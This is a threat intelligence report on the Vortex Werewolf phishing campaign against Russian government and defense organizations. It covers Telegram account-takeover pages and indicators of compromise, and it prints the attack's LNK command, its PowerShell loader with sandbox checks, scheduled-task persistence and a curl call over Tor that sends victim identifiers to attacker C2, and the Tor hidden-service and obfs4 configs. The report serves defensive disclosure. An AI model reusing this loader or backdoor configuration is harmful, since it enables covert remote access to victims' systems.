

Approaching cyclone: Vortex Werewolf attacks Russia

 bi-zone.medium.com/approaching-cyclone-vortex-werewolf-attacks-russia-c6d1147ab627

BI.ZONE

February 6, 2026



In December 2025 and January 2026, detected malicious activity by a new cluster Vortex Werewolf (SkyCloak). The attacks targeted Russian government and defense organizations.

Our findings indicate that the adversary used phishing emails to deliver malware to the target systems. Victims received messages containing a download link disguised as a Telegram file-sharing URL. Clicking the link triggered the download of two archives — one with a malicious LNK file and another with multiple files, including a PowerShell script. A successful compromise resulted in the installation of Tor and OpenSSH, as well as the configuration of Tor-enabled remote access over the RDP, SMB, SFTP, and SSH protocols. To achieve persistence, two tasks were created in Windows Task Scheduler to ensure the continuous running of Tor and SSH (sshd), respectively.

Earlier, researchers at [Cyble](#) and [Seqrite](#) reported on Vortex Werewolf attacks against Belarusian government and defense entities. Although Vortex Werewolf's behavior closely resembles that of [Core Werewolf](#) — both groups share a similar industrial and regional focus, use defense-related topics in decoys, and employ SSH for remote access to compromised systems — the available data is insufficient to attribute them to the same actor. Accordingly, BI.ZONE Threat Intelligence treats them as two distinct clusters.

Adversaries often send phishing emails impersonating major or well-known organizations or reference them for credibility. The stronger a brand, the more likely threat actors are to exploit its identity. Recognizable logos and other branding elements make phishing emails appear more authentic, prompting victims to open them. It is important to remember that the organizations whose brands are abused by attackers are not liable for the actions of criminals and the associated damage.

Key findings

- Vortex Werewolf distributes its malware using crafted download links disguised as Telegram file-sharing URLs. The threat actor can also gain unauthorized access to victims' Telegram accounts.
- To initiate compromise, the victim must unzip an LNK file and run it.
- To maintain covert remote access to compromised systems, Vortex Werewolf uses Tor and OpenSSH. Notably, C2 communications are routed through obfs4 bridges, not public Tor entry nodes.
- Our research indicates that Vortex Werewolf has been active since at least December 2024.

Attack description

Phishing

We were unable to uncover the initial access vector. Our findings, however, demonstrate that Vortex Werewolf distributed phishing links disguised as Telegram file-sharing URLs — both via bulk email and directly to select Telegram accounts.

Vortex Werewolf sends victims pre-crafted links to webpages masquerading as legitimate Telegram file download resources. These links typically include the following parameters: `cuid`, `cloud_access`, `tuid`, `hash`, `folder`, `nash`, `access_hash`, and `code`. In all identified cases, the `cuid` parameter is consistently present. Here is an example of a phishing URL:

```
hxxps://telegram-files.trustedfiles[.]org/?  
nash=2BC8BD579d&cloud_access=06c434ED64&tuid=efGVBJ&folder=8057d1704f&cuid=3e12KE
```

The phishing page mimics a file download process but, in reality, initiates a Telegram account recovery procedure. The victim is prompted to confirm their country code and enter their phone number. A confirmation code is then delivered via Telegram. If two-factor authentication is enabled on the account, the victim is further asked to provide their cloud password. As a result, Vortex Werewolf takes control of the victim's active Telegram session.



+7



Мы отправили код в приложение Telegram на
другом вашем устройстве.

Код

Confirmation code prompt on phishing page

In several instances, the adversaries enhanced their credibility by embedding a decoy document with intentionally blurred content on the phishing page.



Confirmation code prompt on phishing page

Notably, Vortex Werewolf uses GitHub Pages to host static JavaScript and CSS resources, creating a dedicated repository for each phishing domain to serve these assets.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <link rel="icon" href="https://.github.io/builder/view/favicon.ico" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <meta name="theme-color" content="#000000" />
  <link rel="preconnect" href="https://fonts.googleapis.com" />
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin />
  <link
    href="https://fonts.googleapis.com/css2?family=Roboto:ital,wght@0,100;0,300;0,400;0,500;0,700;0,900;1,100;1,300;1,400;1,500;1,700;1,900&display=swap"
    rel="stylesheet"
  />
  <title>Зарплата...</title>
  <script type="module" crossorigin src="https://.github.io/builder/view/assets/index-HRqETx7M.js"></script>
  <link rel="stylesheet" crossorigin href="https://.github.io/builder/view/assets/index-BX6jsVq.css">
</head>
<body>
  <div id="root"></div>
</body>
</html>
```

HTML code of phishing page


Upon successful verification of the entered confirmation code and — if two-factor authentication is enabled — the cloud password, a link in the following format is created:

[domain]/telegram/api/v1/file/[u_id]/[cuid]/[tuid], where the `u_id` value is generated on the server side. For example:

```
hxxps://telegram-  
files.trustedfiles[.]org/telegram/api/v1/file/111ea773e331412d06b1e8725df275f8/3e1  
2KE/efGVBJ/
```

Accessing this link triggers the download of a ZIP archive hosted on Dropbox. Here is another example:

```
hxxps://dl.dropboxusercontent[.]com/sc1/fi/a32r4skq88ou37br4o5ic/Spisok-na-  
peremeshchenie.zip?rlkey=rkkq0atxq44eewvw5jknjelr2&dl=0&t=1765842355
```



Successful user authentication and file download notice

The following section details the attack chain based on one of the downloaded ZIP archives (`Spisok na peremeshchenie.zip`).

ZIP

After the victim clicks the specially crafted phishing link and successfully authenticates, the ZIP archive is automatically downloaded.

Name	Size	Packed Size	Modified	Attributes	CRC
System Volume Information	12 527 369	12 482 715	2025-12-15 13:46	HD	786E9A9B
Spisok na peremeshchenie.pdf.lnk	2 463	1 051	2025-12-15 13:46	A	78D3F9D7

Contents of `Spisok na peremeshchenie.zip`

The archive contains:

- `Spisok na peremeshchenie.pdf.lnk`, LNK file with a PDF icon
- `System Volume Information`, hidden directory containing another ZIP archive, `logLength` (without a file extension)

The nested `logLength` archive includes multiple files.

Name	Size	Packed Size	Modified	Attributes	CRC
externalProjectPriority	4 123	1 885			7FCA7AD1
alertHeight	249 455	92 717	2025-12-15 02:46	-rw-rw-rw-	6982158D
currentPlanMode.xml	1 641	672	2025-12-15 02:46	-rw-rw-rw-	6EFD8DDF
finalcutpro.exe	1 343 920	647 566	2025-12-15 02:46	-rwxrwxr...	CD9F8D3F
firstPathLabel	322	170	2025-12-15 02:46	-rw-rw-rw-	83EEEEB47
initialInvoiceCode	191 542	71 362	2025-12-15 02:46	-rw-rw-rw-	D4F1798D
labelInterval	319 054	118 243	2025-12-15 02:46	-rw-rw-rw-	A3413013
libcrypto.dll	1 885 752	882 474	2025-12-15 02:46	-rw-rw-rw-	15250225
microsoftword.exe	384 432	193 820	2025-12-15 02:46	-rwxrwxr...	2505B6B6
photoshopexpress.exe	10 385 920	3 818 901	2025-12-15 02:46	-rwxrwxr...	E795F886
primaryOutputBound	394	260	2025-12-15 02:46	-rw-rw-rw-	5FB0B4B6
primaryOutputBound.pub	81	79	2025-12-15 02:46	-rw-rw-rw-	040BA2DC
recordTimestamp	83	81	2025-12-15 02:46	-rw-rw-rw-	5D8C62DB
Spisok na peremeshchenie.pdf	195 667	161 912	2025-12-15 02:46	-rw-rw-rw-	2E66D14E
ssh-shellhost.exe	189 360	97 483	2025-12-15 02:46	-rwxrwxr...	5E141D3E
temporaryLinkError.xml	1 636	666	2025-12-15 02:46	-rw-rw-rw-	494D06C1
totalQuerySignal	1 943	914	2025-12-15 02:46	-rw-rw-rw-	EF6CA10A
transactionMap	227	162	2025-12-15 02:46	-rw-rw-rw-	628CFEE9
visualstudiocode.exe	17 705 984	6 435 824	2025-12-15 02:46	-rwxrwxr...	5E428218

Contents of `logLength`

The archive contains:

- `externalProjectPriority/lastNotificationList`, obfs4 configuration file (torrc)

- `alertHeight`, `initialInvoiceCode`, `labelInterval`, generated text files
- `currentPlanMode.xml`, configuration file for the scheduled `photoshopexpressBackup` task to run `photoshopexpress.exe`
- `finalcutpro.exe`, SSH server (OpenSSH for Windows 9.5.0.0)
- `firstPathLabel`, Tor Hidden Service configuration file (torrc)
- `libcrypto.dll`, OpenSSL dynamic-link library (DLL)
- `microsoftword.exe`, SFTP server (OpenSSH for Windows 9.5.0.0)
- `photoshopexpress.exe`, Tor executable
- `primaryOutputBound`, OpenSSH private key (ssh-ed25519)
- `primaryOutputBound.pub`, OpenSSH public key (ssh-ed25519)
- `recordTimestamp`, OpenSSH public key (ssh-ed25519)
- `Spisok na peremeshchenie.pdf`, decoy PDF document
- `ssh-shellhost.exe`, ssh-shellhost client for establishing an interactive SSH session (OpenSSH for Windows 9.5.0.0)
- `temporaryLinkError.xml`, configuration file for the scheduled `finalcutproRepairTask` task to run `finalcutpro.exe`
- `totalQuerySignal`, malicious PowerShell script
- `transactionMap`, sshd configuration file
- `visualstudiocode.exe`, obfs4proxy executable

LNK

The system is compromised as soon as the user runs the malicious LNK file.

`Spisok na peremeshchenie.pdf.lnk` initiates the execution of the following command:

```
powershell.exe $mainConfigCapacity = (where.exe /r $env:USERPROFILE 'Spisok na
peremeshchenie.zip') | select -First 1;
$permanentDetailResult=$mainConfigCapacity.Trim(); Expand-Archive
$permanentDetailResult -DestinationPath $env:APPDATA\projectDuration;
$permanentDetailResult=$env:APPDATA+'\projectDuration\System Volume
Information\logLength'; $entryResult=$permanentDetailResult+'.zip'; Rename-Item -
Path $permanentDetailResult -NewName $entryResult; Expand-Archive -Path
$entryResult -DestinationPath $env:APPDATA\reaper; $activeModeArray = gc
$env:APPDATA\reaper\totalQuerySignal; Start-Process -WindowStyle Hidden powershell
$activeModeArray
```

This command triggers the following actions:

- Using the built-in `where.exe` utility, the malware recursively searches for `Spisok na peremeshchenie.zip` within the user's profile directory and selects the first matching path.
- The identified archive is extracted to `%APPDATA%\projectDuration`.
- Within the extracted contents, there is an extension-free ZIP archive named `logLength`. The `.zip` extension is appended to the file, which is then extracted into `%APPDATA%\reaper`.

- The contents of the `totalQuerySignal` file are read from the `reaper` directory, and a new PowerShell process is launched in a hidden window to execute the contents as a script.

PowerShell

The PowerShell script performs a series of actions to establish persistent remote access to the compromised system and configure a covert communication channel with the attackers' C2 infrastructure. It first conducts environment reconnaissance, removes auxiliary compromise artifacts, registers scheduled tasks to ensure persistent execution of the Tor and SSH components, and finally transmits identifying information about the compromised host to a C2 server over Tor for subsequent remote control.

```
$permanentSessionCount = $env:APPDATA + '\Microsoft\Windows\Recent'; if (Test-Path $permanentSessionCount) { if
((Get-ChildItem -Path $permanentSessionCount -Filter *.lnk -ErrorAction SilentlyContinue).Count -ge 10) { if
((ps).Count -ge 50){ start ($env:APPDATA + '\reaper\*.pdf'); Remove-Item $env:APPDATA\projectDuration -Recurse;
Remove-Item $env:APPDATA\reaper\totalQuerySignal; $finalPaymentResult = 'Global\rowDepth'; $localChatIndex =
$false; $labelThreshold = New-Object System.Threading.Mutex($true, $finalPaymentResult, [ref]$localChatIndex);
if (-not $localChatIndex) { exit };$finalColumnName=$env:USERDOMAIN+'\' + $env:USERNAME;$documentSignal=(gc
$env:AppData\reaper\temporaryLinkError.xml | Out-String ).Replace('$UserId',$finalColumnName);
Register-ScheduledTask finalcutproRepairTask -Xml $documentSignal; Start-ScheduledTask finalcutproRepairTask;
$documentSignal=(gc $env:AppData\reaper\currentPlanMode.xml | Out-String ).Replace('$UserId',$finalColumnName);
Register-ScheduledTask photoshopexpressBackup -Xml $documentSignal; Start-ScheduledTask photoshopexpressBackup;
$notificationList='rlj'; $modeIndex='nivsfqziz'; $minPathIndex='e7femn'; $pdfDepth='fdftchg';
$externalMediaFlag='sxpzg'; $filterList='davdtk'; $filterOption='htlad'; $nextRowRange='amvl';
$memberPriority='m5rb'; $initialItemTag='ixg'; $memberDescription='yoi'; $noteObject=$nextRowRange + $pdfDepth +
$memberDescription + $minPathIndex + $modeIndex + $notificationList + $memberPriority + $initialItemTag +
$externalMediaFlag + $filterList + $filterOption; $ticketSize=$env:APPDATA + '\reaper\listAssetTitle\hostname';
while (-not (Test-Path $ticketSize)){ Start-Sleep 1; }; $resultLabel=$env:USERNAME+'+'+(gc $ticketSize).
Substring(0, 56) + ':3-zdhdzdpf'; $noteObject; $statusLabel = $noteObject + '.onion/1st?q=' + $resultLabel; cmd /
c curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s --socks5-hostname localhost:9050
$statusLabel;}}
```

Contents of the `totalQuerySignal` PowerShell script

When `totalQuerySignal` is running, the following actions take place:

- The script identifies the path to `%APPDATA%\Microsoft\Windows\Recent`, the directory that stores shortcuts to recently opened files and applications, and counts the number of such shortcuts. If fewer than 10 shortcuts are found, the script terminates. The malware does that to detect virtual machines and sandbox environments. After that, it counts the number of currently running processes. If fewer than 50 processes are active, the script also terminates, serving as an additional anti-analysis mechanism to evade detection in controlled environments.
- Next, the script opens the PDF files located in `%APPDATA%\reaper`. This directory also contains the decoy document `Spisok na peremeshchenie.pdf`.

Рапорт

В целях повышения боевой готовности, прошу Вашего ходатайства перед вышестоящим командованием о назначении нижепоименованного личного состава:

1. Рядового [REDACTED], на воинскую должность ЗКВ 1 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «сержант», 7 т. р.;
2. Рядового [REDACTED], на воинскую должность наводчика 2 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
3. Гранатометчика 2 ШО 4 ШВ 1 ШР 1 МСБ рядового [REDACTED], на равную воинскую должность гранатометчика 2 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
4. Рядового [REDACTED], на воинскую должность старший стрелок 3 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «ефрейтор», 2 т. р.;
5. Рядового [REDACTED], на воинскую должность стрелка-помощника гранатометчика 1 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 1 т. р.;
6. Рядового [REDACTED], на воинскую должность ЗКВ 1 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «сержант», 7 т. р.;
7. Рядового [REDACTED], на воинскую должность наводчика 2 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
8. Рядового [REDACTED], на воинскую должность номера расчета 2 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;

- The script deletes %APPDATA%\projectDuration and %APPDATA%\reaper\totalQuerySignal to erase traces of the compromise.
- Next, a global mutex named Global\rowDepth is created. If this mutex already exists, the script terminates, preventing duplicate execution on the same host. A unique system identifier is then generated by concatenating the environment variables USERDOMAIN and USERNAME. This identifier is embedded into an XML file. Once it is done, Windows Task Scheduler is used to create and immediately execute a task named finalcutproRepairTask with the following command: conhost --headless %AppData%/reaper/finalcutpro.exe -f transactionMap Similarly, the currentPlanMode.xml file is processed to register another scheduled task, photoshopexpressBackup, which runs: conhost --headless %AppData%/reaper/photoshopexpress.exe -f firstPathLabel
- After that, the script constructs a Tor address by concatenating multiple string variables. The resulting address conforms to the Tor Hidden Service v3 format. For example: amvlfdftchgyoie7femnnivsfqnqizrljm5rbixgspzgdavdtkhtlad[.]onion
- The script waits for the %APPDATA%\reaper\listAssetTitle\hostname file, which contains the onion address of the Tor service deployed on the victim's machine. From this file, the script extracts the 56-character identifier. Combined with the username and an additional marker (3-zdhdzdpf), the identifier forms a unique system ID. For example: %USERNAME%:g4onxzym6rksm6nwb16pl7nmdep3vha5qwmj64f6uidxvr6qpl7d3ayd:3-zdhdzdpf
- Using this data, the script constructs a URL in the format <onion-domain>.onion/1st?q=<ID>. Concurrently, an SSH server (finalcutpro.exe) is launched on the system. It binds to the local address 127.0.0[.]1, listens on port 20321, and enables SFTP for file transfer. The server is configured for key-based authentication only (password authentication is disabled). The running Tor instance connects this local SSH port with Tor Hidden Service, enabling the attacker to reach the victim's system via a Tor client and subsequently establish an SSH session.
- Finally, the script invokes the built-in curl utility (configured with retry logic, error handling, and delays between attempts) to establish a SOCKS5 connection through the local Tor proxy on port 9050. Through this channel, the victim's Tor onion address and unique identifier are transmitted to the attacker's C2 infrastructure.

Tor Hidden Service configuration file (torrc)

The firstPathLabel configuration file is used by the photoshopexpress.exe executable (Tor) to configure Tor Hidden Service on the victim's system. It exposes internal network services for external access, enabling the attacker to establish anonymous remote connections without direct network interaction and with full concealment of both traffic source and destination. Through configured port forwarding, the attacker gains access to SSH, SFTP, RDP, and SMB services.

```

HiddenServiceDir "listAssetTitle/"
HiddenServicePort 20322 127.0.0.1:20321
HiddenServicePort 11435 127.0.0.1:445
HiddenServicePort 13893 127.0.0.1:3389
HiddenServicePort 12192 127.0.0.1:12191
HiddenServicePort 14763 127.0.0.1:14762
GeoIPFile geoip
GeoIPv6File geoip6
DataDirectory asana

%include externalProjectPriority/*

```

Contents of `firstPathLabel`

obfs4 configuration file (torrc)

The `lastNotificationList` configuration file is used by the `visualstudiocode.exe` executable (obfs4proxy) and contains connection parameters for obfs4 bridges. The obfs4 transport obfuscates Tor traffic. This way, Tor does not connect to public entry nodes but instead routes all connections exclusively through the designated obfs4 bridges with timing obfuscation enabled (iat-mode=2).

```

ClientTransportPlugin obfs4 exec visualstudiocode.exe
UseBridges 1
Bridge obfs4 185.177.207.216:11216 E71628488083354D3AC73BC4F1B1684F1E7BC57B cert-V3m0ygg+8IrX+RSUdxcLdc1gCM6IkkhOSuEGLIB/Gc2wSANNR XU1PVcRKPz816uphwn4Zw iat-mode=2
Bridge obfs4 78.159.118.224:19998 97350AE379180D9F08A9CF56D3362948CB4207CC cert-MIB1Pdgg69nSskD9Id8BLzWQF1zICUMwG9apM1vF35Y6Z9NBABV51ahx1Y1718zlvndEA iat-mode=2
Bridge obfs4 185.177.207.216:11216 E71628488083354D3AC73BC4F1B1684F1E7BC57B cert-V3m0ygg+8IrX+RSUdxcLdc1gCM6IkkhOSuEGLIB/Gc2wSANNR XU1PVcRKPz816uphwn4Zw iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7A8888C2C3C28E63FD cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 89.116.48.119:32278 EB1331E3372F12A1842D2A8ECAF7064251C56866 cert-pfJ0dyohh7bEcZUtKekBfBPKSnhWjS4yyFG+/n0Foq3Bq6m8gsLecMHBf9K81a/wLINAQ iat-mode=2
Bridge obfs4 78.63.213.108:9130 0F83690092E432691SD8688C2EFC9D8526B41B5 cert-ovCSZfssorAndS1BwM5iCZOLHz7rkCqyR8mE/KPw0X/q9dtQAvyjc4mYakOkp4lpaALA iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7A8888C2C3C28E63FD cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 185.177.207.103:12346 627D34BFF60081758EEFFB983E8F052326C0F816 cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 5.22.221.14:3831 6FFD08441C3A4B9938F39C8327A5D4FDE968955 cert-8o9IDTj7fx5ILg7Q44QAg9oT42adispMwWag5JerJq3ta/xywBfHPnJ0ZQX6a8256N3w iat-mode=2
Bridge obfs4 73.94.43.159:26820 22ADF98E9AE222978ECCA658A067B9F286339007 cert-P4apZ30b7mXmnJ38G82eqhS0knLIU02U6uMnbj8F3eMq00P9nMTZ0IeUeDCY01TekRFYJA iat-mode=2
Bridge obfs4 185.177.207.63:6340 5D56E9DFA3900F3CB464DEC05E63411766988611 cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 24.134.5.121:8889 6C11CES8EAMDIC3C7EC078EBDC907D8961A58699 cert-q9N7JYwRvQqs9MEa7rAKU5iIliu5zKtky3PMV5aH61Q8gcTrjtm58Eo0nTnnc37xNZPQ iat-mode=2
Bridge obfs4 185.177.207.18:30196 F8946FCDB8F1A7A75836E880599420288B41A6CCA cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 87.106.159.211:25047 66D373EDE26F23AB456C486092DC526199E80058 cert-CgpEiHsQ4zhTRIOpL7pZcIE+JmZ6wjOpH1jxjMPZxd0CCqKsrjBw850u34v4my48rhldg iat-mode=2
Bridge obfs4 70.34.216.248:28509 628FF69837BE09245991B3FAE73E0C8906F4D1CC cert-Ov/3PuRvD4GoG0P2cHF259rMS5rYt12NbuLrx0LPwVxQa4uH3+8h8+/6H4+s5peACogGw iat-mode=2
Bridge obfs4 103.17.154.137:443 7CAB29973901F71B938BF2014C0E8E3A66C21A28 cert-xcdL1FZTQJHfAdIH2Wf1yqheN85211ztdMLiS3eyyoe56ANv0Bg8/K8pkrKh7LM0dMg iat-mode=2
Bridge obfs4 185.177.207.132:8443 4FB781F7A900390A53A7996987817FC479874D19 cert-UL2gcXOM5kEWY4TQ01Neu60AmzhM0bXYVhNtWVG8USnyyy/zEKG5IPgmTDMwN9c1Pg iat-mode=2
Bridge obfs4 87.106.159.211:25047 66D373EDE26F23AB456C486092DC526199E80058 cert-CgpEiHsQ4zhTRIOpL7pZcIE+JmZ6wjOpH1jxjMPZxd0CCqKsrjBw850u34v4my48rhldg iat-mode=2
Bridge obfs4 45.76.185.188:4444 55346F38586F8706901588CE842D8E88F90F90C5 cert-fbtpt0z8dA1S6F1410k8KNGbVtBueGmBHUBixB1/0QCyxact9w4TwyXj9k9jwQcR9SVw iat-mode=2
Bridge obfs4 95.179.192.8:8888 0E75D1C25AAC6E9CA34C03268C625F490E76F1E cert-rhQ06yY7ISuEN5W0D1ZRR+Q/keqM03Fnc2xs23o7ElybR6eM1jv3/FZMqBV1D0YsDO480Eg iat-mode=2
Bridge obfs4 45.76.185.188:4444 55346F38586F8706901588CE842D8E88F90F90C5 cert-fbtpt0z8dA1S6F1410k8KNGbVtBueGmBHUBixB1/0QCyxact9w4TwyXj9k9jwQcR9SVw iat-mode=2
Bridge obfs4 188.245.88.107:44536 67688FAA23CAB8100B6D259416A47F88809C8CF cert-7Uo8rQvAlM6N3fXuMmImxK5LxbySupB3M4v7E6N7bX0cI7kdQ18V7Qp25r5uPxxQ3y1DA iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7A8888C2C3C28E63FD cert-p9L6+2Ss8bnfkyye1ZxFeAE4mAGY7DHGgaJ7dxngIIzP9BtqrHHwZXdjMKBRV1Q34C7aqZw iat-mode=2
Bridge obfs4 45.76.185.188:4444 7C7A8518898685EAF31AEB7E477D3D8688C50D cert-LQF8gKxy81hr7I41EoPZVqN8MDJV/eGnzS/X1046F03w0XbduA7C6autpuaB1UBNM0IA iat-mode=2
Bridge obfs4 156.67.24.239:33333 2F311EB4E8F0050700E0F918BF4E528748ED47C cert-xzae4w6xtbCRG4zpIH7AozSP10h+JKzshhkfQbQkmvB/DSKInncXhPpFBN15krnmvLew iat-mode=2

```

Contents of `lastNotificationList`

Network infrastructure investigation

While examining the network infrastructure using urlscan.io, we found [an analysis](#) of the malicious link

hxxps://tg-media.guardedcloud[.]net/?

access_hash=ceFFc8F817&cuid=nghdRm&code=A824c7d9D3&tuid=SuCmHG. This URL was submitted for analysis from within Russia on December 20, 2024. This finding indicates that Vortex Werewolf has been active since at least December 2024. It should also be noted that the adversaries utilize Cloudflare as part of their infrastructure.

Indicators of compromise

Hash sums of the files

ZIP

fc8a6cc400dd822b6f5fc40c85a547cf7f266169edddb84a90f4b3f25956318c
86b1e4e48d1d4ce1acf291b21c2ffa806bca9b6cad6a6519263fa1705486eb94
8f4836cca1850053e87a769a84baed3cdde060ad3fce26f101a20b37375835f1
1cf423b7b55c2d7018262c847ba58e1955443e1d84ca0bca4f94f2a9cc5794d7
1280cca4b520bfd018296c4d1645b7c9c8c7c4608752506285dad0e251b22e32
7ccf33529389ff080c1aaea1678c9f7a3546ab950670138f8a7f35c7638578cb
2a9b971c835e2ee5f190d068c602601fdaf718d8bfe085c2032d59a6f25ed082

Join Medium for free to get updates from this writer.

a5c5a64b2da18aac04ddaaa3cd82f09bbad661da4aaca785edcf4bac94cb520a
b4195e7584ac97d9c444ee6292160c80f9c889e6cba27cc656506d3c5fcffd48
ac8e6a47f795b6ea4bf1ddf2d4079337fd7d3798bcfe8773c28f9d429b83380b

LNK

2727d521ef98815ba82b2c2cc504123db59e1e4df487e3d6253280d21d00020e
8339333e1a1a8bab3fd72542e8fda58d19dd096cf2463867ca0328348338570
8f9029a5d5351078fc2f0b5499557c0f969b337817947314e37b2c7407ae2300
42910bf2aa4ac9d62e2b32e6fadc42f11bd7215fee492ecf72cfd6238965d066
de73c1b5597f091b5e42e5d5b4dc40a46ddee4682308f5bbe010a32ede57b111

PowerShell

85fba8ba8377974392b9147a2adf2d2955e9dfbb8d9e0659c7f90487b1105ae7

76542efd8113416322268676c8c32fc900661fe17db68a1ac9c2bcdcd936a7a6
44abef9297d6573674b27416435c891317cfb9de8753d075806d5777563e6cc2
1ba396a8cd9af661e0a5ceb1107c787290cff3ab05b70a9c5154f4e040f716be
6efdf511512be5e256951813f2008ce2c4572d6ef191c69a62b7555aa33255ac

PDF

f27f0c47b708cabbc71e78eb28c4871834da0bc35c2693e145c01688d8e1bd13
558df469e8170f63da405ce42cf63900d81f0b38c3a70fa69e48b9aa11735345
4111cda24ef547bc3296024cf94e0a0b43916c46d92f1d5c406ba241dcd6bb23
36d104a18c1e966b11253eb637a452288cb94ce240ee6fff7c2d14d7ae8086ee
aeb3196090cb428bcea45e0cf24d2b53346e244b2115edb176da49ca912d8cdf

Network indicators

URL

hxxps://telegram-files.trustedfiles[.]org/?
cuid=vG7LLN&cloud_access=E20340B73A&tuid=2bWqrF&hash=d3BdF6F9Bd&folder=520e66fe3F

hxxps://telegram-files.trustedfiles[.]org/?
nash=2BC8BD579d&cloud_access=06c434ED64&tuid=efGVBJ&folder=8057d1704f&cuid=3e12KE

hxxps://telegram-files.trustedfiles[.]org/?
folder=009c027D11&tuid=1MM5Jx&cloud_access=f8CfeE6518&hash=a9D53e2Cd9&cuid=vG7LLN

hxxps://tg-media.guardedcloud[.]net/?
access_hash=ceFFc8F817&cuid=nghdRm&code=A824c7d9D3&tuid=SuCmHG

hxxps://telegram-share.documtransfer[.]net/?
folder=5f6a307A22&hash=4C90FCcEB9&cuid=VxBY1g&cloud_access=BEeB5A09Ad&tuid=2CbRT0

Domains

trustedfiles[.]org

guardedcloud[.]net

documtransfer[.]net

biavid[.]info

safedatabox[.]net

documshare[.]org

telegram-files.trustedfiles[.]org

tg-media.guardedcloud[.]net

docs-telegram.guardedcloud[.]net

telegram.guardedcloud[.]net

telegram-share.documtransfer[.]net

sectgfiles.biavid[.]info

teleinfo.safedatabox[.]net

tg-box.documshare[.]org

GitHub Pages

yankovskiy987.github[.]io

gendalfgrey221.github[.]io

robetsoalspa.github[.]io

nieusoaps11.github[.]io

icchtolkaio.github[.]io

onion addresses

3lfdhuobjbznd4fmunkkzr2m5zbnaibwuyvenc1soxvapy1qv4pdldqad[.]onion

amvlfdfthggyoie7femnnivsfngqzizrljm5rbixgspzgdavdtkhtlad[.]onion

